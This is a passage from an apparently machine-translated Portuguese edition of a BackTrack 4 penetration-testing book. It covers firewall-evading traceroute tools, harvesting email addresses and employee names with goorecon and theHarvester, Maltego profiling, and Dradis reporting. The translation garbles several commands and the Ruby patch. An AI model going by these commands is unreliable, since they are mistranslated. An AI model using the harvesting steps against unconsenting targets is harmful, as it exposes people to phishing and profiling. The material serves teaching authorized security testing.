O itrace é uma ferramenta que tem traceroute funcionalidade, mas usa um echo ICMP pedido. Se um firewall está bloqueando traceroute, mas ainda permitindo ICMP echo request, então você pode usar itrace para rastreamento via por trás do firewall.

Para acessar itrace a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | Rota | Itrace ou você pode usar o console e digite o seguinte comando:

```
# Itrace-i-d <targethost> <dispositivo>
```

onde device é seu dispositivo de placa de rede e targethost é o seu host de destino.

tcptraceroute

O tcptraceroute pode ser usado como um complemento ao tradicional traceroute comando. Enquanto o traceroute está usando UDP ou ICMP ECHO para enviar os pacote com um Time to Live (TTL) de um, e incrementá-lo até atingir o alvo, o tcptraceroute está usando TCP SYN para enviar o pacote para o alvo.

A vantagem de usar tcptraceroute é que se houver um firewall sentado entre o testador penetração e do alvo e ele está bloqueando traceroute ainda permite pacotes TCP de entrada para determinadas portas TCP, e assim usando tcptraceroute vamos ainda ser capaz de atingir a meta por trás do firewall.

tcptraceroute irá receber um pacote SYN / ACK se a porta está aberta, e vai receber um pacote RST se a porta está fechada.

Para acessar tcptraceroute a partir dos 4 BackTrack menu, navegue até Backtrack | Coleta de Informações | Rota | tcptraceroute, ou você pode usar o console e digite o seguinte comando:

```
# Tcptraceroute
```

Isto irá exibir informações de uso em sua tela.

Vamos para algumas ações.

Primeiro, tentamos sibilo um targethost:

```
# Ping www.targethost
```

Seguinte é a saída:

```
PING web.targethost (192.168.xx.xx) 56 (84) bytes of data.
^ C
--- --- Web.targethost ping estatísticas
11 pacotes transmitidos, recebeu 0, perda de pacotes de 100%, o tempo de 9998ms
```

A partir do resultado acima, podemos concluir que nossos pacotes são perdidos durante a transmissão. Parece que existe um dispositivo de filtragem entre nós e o host de destino.

Em seguida, executar o traceroute comando para traçar nossa rota de rede:

```
# Www.targethost traceroute
```

O resultado redigido para esse comando é:

```
traceroute para www.targethost (192.168.xx.xx), 30 hops max, 40 byte
pacotes
1 192.168.1.1 (192.168.1.1) 8,382 ms 12,681 24,169 ms ms
2 1.static.192.168.xx.xx.isp (192.168.xx.xx) 47,276 61,215 ms ms
61,057 ms
```

```
3 * * *
4 74.subnet192.168.xx.xx.isp (192.168.xx.xx) 68,794 76,895 ms ms
94,154 ms
5 isp2 (192.168.xx.xx) 122,919 124,968 ms ms ms 132,380
...
15 * * *
...
30 * * *
```

Após número da rota 15, não somos mais capazes de obter as informações de rota. Geralmente isso é porque o nosso traceroute está sendo bloqueado por um dispositivo de filtragem.

Vamos tentar novamente usando `tcptraceroute`, E sabemos que o targethost tem um abrir a porta TCP para o servidor web (80). Segue-se o comando que usamos:

```
# Www.targethost tcptraceroute
```

O resultado desse comando é:

```
Dispositivo selecionado endereço, eth0 192.168.1.107, porta 41884 para saída
pacotes
Traçando o caminho para www.targethost (192.168.xx.xx) na porta TCP 80
(Www), 30 hops max
1 192.168.1.1 55,332 6,087 ms ms ms 3,256
2 1.static.192.168.xx.xx.isp (192.168.xx.xx) 66,497 50,436 ms
ms 85,326 ms
3 * * *
4 74.subnet192.168.xx.xx.isp (192.168.xx.xx) 56,252 28,041 ms ms
34,607 ms
5 isp2 (192.168.xx.xx) 51,160 54,382 ms ms ms 150,168
6 10.55.208.38 106,216 105,319 ms ms ms 130,462
7 192.168.xx.xx 140,752 254,555 ms ms ms 106,610
...
14 192.168.xx.xx 453,829 404,907 ms ms ms 420,745
15 192.168.xx.xx 615,886 474,649 ms ms ms 432,609
16 192.168.xx.xx [abrir] 521,673 474,778 ms ms ms 820,607
```

Desta vez, o nosso pacote é capaz de atingir o host de destino e nos dá toda a rota informações da nossa máquina para o host de destino.

tctrace

O `tctrace` ferramenta é semelhante ao `itrace`, Mas em vez de usar ICMP ECHO ele usa o Pacote TCP SYN.

Para acessar tctrace a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | Rota | tctrace ou você pode usar o console e digite o seguinte comando:

```
# Tctrace-i-d <targethost> <dispositivo>
```

onde o dispositivo é o dispositivo placa de rede e targethost é o seu host de destino.

Para executar tctrace para um host-alvo aqui é o comando:

```
# Tctrace-i eth0-d www.targethost
```

Segue-se o resultado:

```
1 (1)      [192.168.1.1]
2 (1)      [192.168.xx.xx]
3 (todas)  Timeout
4 (3)      [192.168.xx.xx]
5 (1)      [192.168.xx.xx]
6 (1)      [10.55.208.38]
7 (1)      [192.168.xx.xx]
...
14 (1)
15 (1)
16 (1)      [192.168.xx.xx]
             [192.168.xx.xx]
             [192.168.xx.xx] (alcançado; aberto)
```

Mesmo que as informações obtidas traceroute é o mesmo que o resultado da tcptraceroute comando, é geralmente uma boa prática para usar mais de uma ferramenta para verificar o resultado.

Utilizando motores de busca

O BackTrack 4 ferramentas agrupadas nesta categoria pode ser usado para obter domínio e e-mail informações de endereço.

goorecon

O goorecon é um subdomínio e e-mail ferramenta de enumeração escrito em Ruby linguagem. Ele vai descobrir os subdomínios ou e-mails que estão disponíveis no domínio especificado usando o Google como o motor de busca.

Para acessar goorecon a partir dos 4 BackTrack menu, navegue até Backtrack | Coleta de Informações | SearchEngine | Goorecon, ou você pode usar o console e digite o seguinte comando:

```
# Cd / pentest / enumeração / goorecon
```

```
#. / Goorecon.rb
```

Isto irá exibir informações de uso em sua tela.

Para descobrir os subdomínios disponíveis no domínio de destino, damos as seguintes comando:

```
#. / Goorecon.rb-s targetdomain
```

Os subdomínios obtidos são os seguintes:

```
www.targetdomain, ww.xx.yy.zz  
comm.targetdomain, ww.xx.yy.zz  
targetdomain, ww.xx.yy.zz
```

Para saber os endereços de e-mail para um domínio alvo, usamos o seguinte comando:

```
#. / Goorecon.rb-e targetdomain
```

E aqui estão os endereços de e-mail encontrados:

```
user1 @ emtargetdomain  
user2 @ emtargetdomain  
user3 @ emtargetdomain  
user4 @ emtargetdomain
```

Há quatro endereços de correio electrónico que pode ser encontrado usando o motor de busca Google.

Quando testamos isso, houve um erro no goorecon.rb que colocam los após a @personagem do endereço de e-mail.

Para corrigir o problema, você precisará editar o goorecon.rb arquivo e altere o seguinte:



- coloca emails.uniq!
- + emails.uniq!
- + emails.each fazer | e |
- + primeiro, * = e.split resto (/ \ @ /)
- + newemail = primeiro alvo +"@"+
- + coloca newemail
- + final

-: Significa remover esta linha

+: Significa adicionar esta linha

fonte: <https://theriyanto.wordpress.com/2010/08/25/goorecon-rb-pequeno-problema/>

theharvester

O theharvester ferramenta é uma conta de e-mail, nome de usuário e hostname / subdomínios coleta de ferramenta. Ele coleta as informações de várias fontes públicas. A partir da versão 1.6 As fontes públicas suportados são:

- Google
- Bing
- PGP
- LinkedIn

Para acessar theharvester a partir dos 4 BackTrack menu, navegue até Backtrack | Coleta de Informações | SearchEngine | TheHarvester, ou você pode usar o console e digite o seguinte comando:

```
# Cd / pentest / enumeração / theharvester  
#. / TheHarvester.py
```

Isto irá exibir informações de uso e exemplo em sua tela.

Como exemplo, se quisermos encontrar endereços de correio eletrônico e nomes de hosts para um alvo de domínio usando o Google, a seguir é o comando apropriado:

```
#. / TheHarvester.py-d targetdomain-l 100-b google
```

A seguir estão os endereços de e-mail encontrados:

```
Procurando targetdomain no google:  
Limite: 100  
Contas encontradas:  
user1 @ targetdomain  
user2 @ targetdomain  
user3 @ targetdomain  
...  
user13 @ targetdomain  
Resultados totais: 13
```

```
Hosts encontrados:  
host1.targetdomain  
host2.targetdomain  
host3.targetdomain
```

Para saber os nomes de usuário, usamos LinkedIn.com:

```
#. / TheHarvester.py-d targetdomain-l 100-b linkedin
```

Os nomes encontrados são:

Procurando targetdomain em linkedin:
Limite: 100
Contas encontradas:

user1
user2
user3
user4
user5
user6

Total de resultados: 6

Podemos ver que há seis nomes do domínio de destino que existem no LinkedIn.com site.

All-in-one coleta de informações

Nas seções anteriores, descrevemos várias ferramentas que podem ser usados para recolher da informação. A desvantagem do uso de ferramentas em separado é que nós precisamos para consolidar todas as nossas descobertas. Felizmente existe outra ferramenta que pode ser usado como um tudo-em-um coleta de informações.

Maltego

Maltego é uma inteligência de código aberto e aplicação forense. Ele permite que você mina e coletar informações e representar a informação de uma forma significativa. A palavra "open source" em Maltego significa que reúne informações a partir da abertura recursos de origem, mas não significa que Maltego é um software de código aberto.

Maltego permite enumerar informações Internet infra-estrutura, tais como:

- Nomes de domínio
- Nomes DNS
- Informação Whois
- Blocos de rede
- Endereços IP

Também pode ser usado para reunir informações sobre as pessoas, tais como:

- Empresas e organizações relacionadas com a pessoa
- E-mail relacionado com a pessoa

- Sites relacionados à pessoa
- Redes sociais relacionadas com a pessoa
- Números de telefone relacionados à pessoa

BackTrack 4 por padrão vem com Maltego Community Edition 2.0.2. Esta edição tem diversas limitações, tais como:

- Ele irá mostrar uma tela de propaganda por 13 segundos antes de poder começar a usar Maltego
- Não salvar e exportar recursos
- Níveis de zoom são limitadas
- Só pode ser executado se transforma em uma única entidade em um momento
- Não é possível copiar e colar texto a partir da visão detalhada
- Transforma limitado a 75 vezes por dia
- Conexão limitada para o Application Server Transform (TAS)




Ao atualizar o BackTrack 4, você verá que há um novo Maltego versão 3. Existem várias limitações com Maltego 3:

- Você precisa se registrar antes de poder usá-lo
- Há uma limitação para apenas 15 por dia se transforma

Há mais de 70 transforma disponível em Maltego. A palavra "transformar" refere-se para a fase de coleta de informações feita por Maltego. Uma transformar significa que Maltego vai fazer apenas uma fase de coleta de informações.

Para acessar Maltego a partir dos 4 BackTrack menu para navegar Backtrack | Informações Gathering | Maltego 2.0.2 CE. Você verá uma tela de propaganda.

Você vai ter que esperar por cerca de 13 segundos e clique em Comece a usar Maltego antes você pode começar a usar Maltego. Você verá a tela Maltego:



No lado superior esquerdo, você verá o Paleta janela. No Paleta, podemos escolher a entidade na qual queremos reunir as informações. Maltego divide entidades em quatro grupos:

- Infra-estrutura contém AS, DNS Name, Domínio, Endereço IP, netblock, e Site
- Pentesting contém Banner, Porto, Serviço, vuln, Webdir e Webtitle
- Pessoal contém endereço de email, localização, pessoa, número de telefone e Frase
- Sem fio contém OPEN-AP, Unknown-AP, WEP-AP, WPA-AP, e WPA2-AP

Na parte superior central você vai ver os pontos de vista diferentes: Mineração, Centralidade Edge, ponderada.

Views são utilizadas para extrair informações não-óbvias de grandes gráficos, onde o analista não pode ver relações claras por inspeção manual dos dados. Diferente do mineração de vista, Maltego suporta dois outros pontos de vista:

- Vista lateral ponderada: Nó tamanhos são baseados no número de ligações recebidas
- Ver centralidade: Os nós que são calculados a ser mais central para o gráfico são nós dada maior

Próximo aos pontos de vista, você verá algoritmos de layout diferente. Maltego suporta quatro algoritmos de layout:

- Block layout: Este é o layout padrão e também é usado durante a mineração
- Layout hierárquico: Pense nisso como uma árvore com base layout como um gerenciador de arquivos
- Layout centralidade: Os nós que são mais centrais para o gráfico (por exemplo, mais links de entrada) e que aparecem no meio com os outros nós espalhados em torno dele
- Layout orgânicos: Nodes são embalados apertado em conjunto de modo a que a distância entre cada nó e todos os outros nós é minimizado

No canto superior direito, você verá uma Velocidade / Precisão e # Result guia. Deslizando o botão de à direita dará mais resultado e maior precisão, mas o processo será lento. Deslizando o botão para a esquerda vai dar menos resultados e menor precisão, mas o processo será rápido.

Depois de uma breve descrição sobre Maltego, é hora para a ação. Neste capítulo, só irá mostrar como obter informações sobre um domínio. Aqui vamos nós.

Vá para o Paleta guia, e escolha Domínio.




Arraste para a janela principal. Se for bem sucedido, você verá um domínio chamado paterva.com, este é um domínio padrão. Dê um duplo clique sobre o nome e mudá-lo para o seu alvo domínio. Neste caso, vamos nos ater ao uso de paterva.com como um exemplo.

Se você botão direito do mouse sobre o nome de domínio, você verá todas as transformações que podem ser feito para o nome de domínio:


Coleta de informações

- Documento / Files
- DomainExpand
- GetDNSNames
- GetDNSNames (Excluindo NS / MX)
- GetEmailAddresses
- WhoisInfoForDomain
- Transforma todos os

Vamos escolher o GetDNSNames transforma.



A imagem seguinte é o resultado:



Após o GetDNSNames transforma temos a informação sobre:

- 3 registros MX
- 10 nomes de DNS
- Um endereço de site
- 5 registros NS

relacionados com a paterva.com domínio.

Documentar as informações

Durante o teste de penetração, é preciso organizar as informações que temos coletados e também precisamos criar relatórios com base nas informações que temos recolhidas. Estas duas coisas não são fáceis de fazer, é por isso que precisamos de uma ferramenta para nos ajudar a com isso. Um deles é Dradis.

Dradis

Dradis é uma aplicação web que atua como um repositório central de informações para manter a par do que tem sido feito eo que ainda precisa ser feito. É basicamente um tipo de ferramenta de colaboração que podem ajudar testadores de penetração em armazenar todas as informações

encontrados durante o teste ao executar compromissos testes de penetração. No fim do noivado de testes de penetração, o testador penetração pode criar um relatório juntamente com todas as provas que foram coletados por esta ferramenta.

Dradis tem as seguintes características:

- Suporte para anexos
- Gerar relatório com facilidade
- Independente de plataforma

Para acessar Dradis a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Coleta e selecione Dradis Cliente ou Dradis Server.

Para executar Dradis, primeiro iniciar o Server Dradis escolhendo o menu Dradis Server. Então uma nova janela será aberta com informações sobre como iniciar o servidor Dradis.

Você precisa digitar o seguinte comando para iniciar o servidor Dradis:

```
# Ruby script / server
```

A imagem seguinte é o resultado:



```
root@bt: /pentest/misc/dradis/server - Shell - Dradis Server
Session Edit View Bookmarks Settings Help

root@bt:/pentest/misc/dradis/server# ruby script/server
=> Booting WEBrick...
=> Rails application started on https://127.0.0.1:3004
=> Ctrl-C to shutdown server; call with --help for options
[2010-08-05 00:41:04] INFO WEBrick 1.3.1
[2010-08-05 00:41:04] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2010-08-05 00:41:04] INFO
Certificate:
  Data:
    Version: 1 (0x0)
    Serial Number:
      fb:aa:91:ce:b9:94:54:34
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=AU, ST=Some-State, O=dradis framework [dradis.sourceforge.net]
    , OU=dradis server, CN=dradis
    Validity
      Not Before: Dec 14 21:28:47 2006 GMT
      Not After : Dec 14 21:28:47 2009 GMT
    Subject: C=AU, ST=Some-State, O=dradis framework [dradis.sourceforge.net]
    , OU=dradis server, CN=dradis
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public Key: (1024 bit)
      Modulus (1024 bit):
```


Como o cliente Dradis é um programa de linha de comando, nós estaremos usando Firefox navegador web para acessar o Servidor Dradis. Na barra de localização, tipo `https://localhost:3004`.

Firefox irá exibir um alerta sobre Conexão não confiável. Escolher I Understand os Riscos então Adicionar Exception.

No Adicionar Exceção de segurança janela, por favor escolha Vista e certifique-se que o certificado pertence ao quadro Dradis. Se você tiver verificado o certificado, você pode adicionar a exceção permanente, verificando a Armazenar permanentemente esta exceção e clicando em Confirmar exceção de segurança.

Se esta é sua primeira vez de registro para o servidor Dradis, você será solicitado a configurar uma senha.




Após digitar a senha, você precisa clicar em Inicializar, e então você verá uma tela de login.



Se você se logar com sucesso, você verá a interface Dradis.



Nós criamos um modelo de amostra para testes de penetração Dradis.



Para tornar o modelo, seguindo os passos que usamos:

- Adicionar ramo e nomeá-la Banco de penetração Teste A
- Adicionar criança Coleta de informações e Avaliação de Vulnerabilidade pelo direito do clicando sobre o nome da ramificação
- Adicionar criança Servidores e Dispositivos de rede em Coleta de informações
- Adicionar criança 192.168.1.100 e 192.168.1.101 em Servidores

Você pode, então, adicionar notas, selecionando o Notas guia no painel inferior direito. Você também pode anexar o resultado Nmap ou selecionando o Nessus Anexos guia.

Este é apenas um exemplo de como você pode utilizar Dradis. Você pode querer criar o seu próprio modelo.

Como um exemplo para gerar o relatório, clique no ramo que você deseja. Neste caso, estiver usando o ramo 192.168.1.100. Em seguida, clique em adicionar nota. Você precisa formatar o note em um formato particular. No modelo fornecido pelo pacote padrão Dradis instalado em BackTrack, você pode definir os seguintes campos em matéria de segurança vulnerabilidades:

- Título da vulnerabilidade
- Descrição da vulnerabilidade
- Recomendação para corrigir a vulnerabilidade
- Impacto da vulnerabilidade

Você precisa formatar os campos como é feito no seguinte:

```
# [Título] #  
# [Descrição] #  
# [Recomendação] #  
# [Impacto] #
```

A seguir está o screenshot desses campos que criamos:

```
#[Title]#  
SMB Vulnerability  
  
#[Description]#  
There is a possibility to crash the host due to the vulnerability in the SMB protocol.  
  
#[Recommendation]#  
Apply patch from: http://www.microsoft.com/technet/security/bulletin/ms09-001.aspx  
  
#[Impact]#  
High
```


Para salvar as notas que você pode clicar no nível superior Categoria. Depois que você precisa configure a categoria da nota para WordExport pronto:

Category: WordExport ready

[Title]# SMB Vulnerability [Description]# There is a possibility to crash the host due to the v

WordExport ready
default category
WordExport ready

Para gerar o relatório, escolha exportação | exportações Word | Gerar relatório a partir de o menu.



O seguinte é o relatório como exibidos em um processador de texto como OpenOffice Writer:

SMB Vulnerability

Description

There is a possibility to crash the host due to the vulnerability in SMB protocol

Recommendation

Apply patch from: <http://www.microsoft.com/technet/security/bulletin/ms09-001.aspx>

Additional issues

Title	Impact
SMB Vulnerability	High



Além de usar o modelo de relatório existente, você também pode criar o seu próprio modelo de relatório, como explicado no http://dradisframework.org/WordExport_templates.html. Para sair do Dradis framework web, você pode clicar em logout no canto superior direito da janela. Depois que você pode desligar o servidor Dradis pressionando o Ctrl + C chave.

Sumário

Este capítulo apresentou a fase de coleta de informações. É geralmente o primeiro fase feito durante o processo de testes de penetração. Nesta fase, iremos recolher o informação quanto pudermos sobre a organização-alvo.

Descrevemos diversas ferramentas incluídas no BackTrack 4, que pode ser usado para obter informações recolhimento. Começamos por descrever uma ferramenta que pode ser usado para coletar metadados do documentos. Em seguida, descrevemos como utilizar as ferramentas que coletam informações DNS. Mais tarde em diante, passamos a descrever instrumentos de coleta de informações de roteamento e ferramentas que utilizam motores de busca. Então passamos a descrever ferramenta para all-in-one coleta de informações. Na parte final do capítulo, descrevemos uma ferramenta que é muito útil na documentação todas as informações que foram coletadas.

5

Target Discovery

Este capítulo irá ajudá-lo a compreender o processo de descoberta de máquinas na rede de destino usando várias ferramentas de BackTrack. Vamos explicar:

- A descrição da descoberta alvo
- Como identificar máquinas de destino usando ferramentas no BackTrack
- Como descobrir os sistemas das máquinas target 'do sistema operacional (em operação fingerprinting)

Introdução

Depois que coletar informações sobre a nossa rede de destino a partir de fontes de terceiros, tais como os motores de busca, precisamos descobrir as nossas máquinas alvo. O propósito deste processo de descoberta é a seguinte:

- Para descobrir qual máquina na rede de destino está disponível para nós. Se o máquina não estiver disponível, nós não podemos continuar o processo de testes de penetração, e precisamos passar para a próxima máquina.
- Para descobrir o sistema operacional subjacente que é usado pelo alvo máquina.

Os fins mencionados acima irá nos ajudar durante o processo de mapeamento de vulnerabilidades.

Para nos ajudar no processo de descoberta alvo, podemos utilizar as ferramentas fornecidas no BackTrack 4. A maioria destas ferramentas estão disponíveis no Mapeamento de rede menu com os seguintes sub-menus:

- Identificar ao vivo hosts e
- OS Fingerprinting-



Neste capítulo, vamos apenas descrever várias ferramentas em cada categoria. Essas ferramentas são selecionados com base na funcionalidade, a popularidade, ea atividade de desenvolvimento da ferramenta.

Identificação da máquina alvo

As ferramentas incluídas nesta categoria são usados para identificar as máquinas que são alvo disponíveis. No entanto, primeiro precisamos saber os termos do nosso cliente e acordos. Se o acordos nos obrigam a esconder pentesting atividades, então precisamos esconder nossa atividades de testes de penetração. Stealth técnica também pode ser aplicada para testes de Intrusão Sistema de detecção (IDS) ou Intrusion Prevention System funcionalidade (IPS). Se houver sem tais requisitos, não pode precisar esconder nossas atividades de testes de penetração.

sibilo

O sibilo ferramenta é a ferramenta mais famosa para verificar se um determinado host está disponível. O sibilo ferramenta funciona enviando um ICMP (Internet Control Message Protocol) ECHO REQUEST pacote para o host de destino. Se o host de destino está disponível e não bloqueando uma sibilo pedido ele irá responder com o pacote ICMP ECHO REPLY.

Embora não seja possível encontrar sibilo no menu BackTrack, você pode abrir o console e digite o sibilo comando com suas opções.

Ping tem um monte de opções, mas aqui estão as mais comuns:



C-count: O número de ECHO_REQUEST pacotes a serem enviados.

-I interface endereço: A interface de rede do endereço de origem. Argumento pode ser o endereço IP numérico ou nome de dispositivo.

-S tamanho_do_pacote: Especifica o número de bytes de dados a ser enviado. O padrão é 56, que se traduz em 64 bytes de dados ICMP quando combinado com o 8 bytes de dados do cabeçalho ICMP

Se você quiser verificar se o endereço IP 10.0.2.2 pode ser pingado, e também querem enviar 1000 bytes e apenas deseja enviar dois pacotes, então a seguir é o comando para ser usado:

```
# Ping-c 2-s 10.0.2.2 1000
```

O seguinte é o resultado do acima sibilo comando:

```
PING 10.0.2.2 (10.0.2.2) 1000 (1028) bytes of data.  
1008 bytes de 10.0.2.2: icmp_seq = 1 ttl = 63 tempo = 1,84 ms  
1008 bytes de 10.0.2.2: icmp_seq = 2 ttl = 63 = 0,538 tempo ms
```

```
--- --- Ping 10.0.2.2 estatísticas
```

2 pacotes transmitidos, 2 recebeu, perda de pacotes 0%, o tempo de 1004ms
rtt min / avg / max / mdev = 0.538/1.190/1.842/0.652 ms

Notamos que esses dois pacotes são capazes de atingir o host de destino. Vamos ver o pacotes de rede que são transmitidas e recebidas por nossa máquina. Nós estaremos usando Wireshark é um analisador de protocolo de rede, em nossa máquina para capturar esses pacotes:

Time	Source	Destination	Protocol	Info
1 0.000000	10.0.2.15	10.0.2.2	ICMP	Echo (ping) request
2 0.000863	10.0.2.2	10.0.2.15	ICMP	Echo (ping) reply
3 1.003035	10.0.2.15	10.0.2.2	ICMP	Echo (ping) request
4 1.003547	10.0.2.2	10.0.2.15	ICMP	Echo (ping) reply

Na imagem acima, podemos ver que o nosso host (10.0.2.15) enviou dois ICMP ECHO_REQUEST pacotes para o host de destino (10.0.2.2). Uma vez que o destino está vivo e permitindo que ICMP ECHO_REQUEST, Ele irá devolver o ICMP ECHO_REPLY pacotes para nossa máquina.

arping

O arping ferramenta é usada para ping um host de destino na rede local (LAN) usando o ARP pedido (Address Resolution Protocol). O arping é útil para testar se um determinado endereço IP está em uso na rede.

O arping ferramenta opera em OSI Layer (Open System Interconnection) 2 (Network Layer) e só pode ser usado em rede local. E ARP não pode ser encaminhado através roteadores ou gateways.

Para iniciar arping, Vá para Backtrack | Mapping Network | Identifique Hosts Live | Arping ou usar o console para executar o seguinte comando.

```
# Arping
```

Isto irá exibir todas as opções arping com suas descrições.

Vamos ver arping em ação. Queremos enviar três sondas ARP para 10.0.2.2. Nosso IP endereço é 10.0.2.15:

```
# Arping-c 3 10.0.2.2
```

O seguinte é a resposta do alvo cujo endereço IP é 10.0.2.2:

```
Arping 10.0.2.2 10.0.2.15 da eth0
Resposta unicast de 10.0.2.2 [52:54:00:12:35:02]      8.058ms
Resposta unicast de 10.0.2.2 [52:54:00:12:35:02]      1.476ms
Resposta unicast de 10.0.2.2 [52:54:00:12:35:02]      0.500ms
Enviou três sondas (1 broadcast (s))
Recebeu a resposta 3 (s)
```


A partir do resultado acima, sabemos que o endereço IP 10.0.2.2 existe e tem a O endereço MAC de 52:54:00:12:35:02.

Vamos observar os pacotes de rede capturado por Wireshark em nossa máquina durante o arping processo:

No. ,	Time	Source	Destination	Protocol	Info
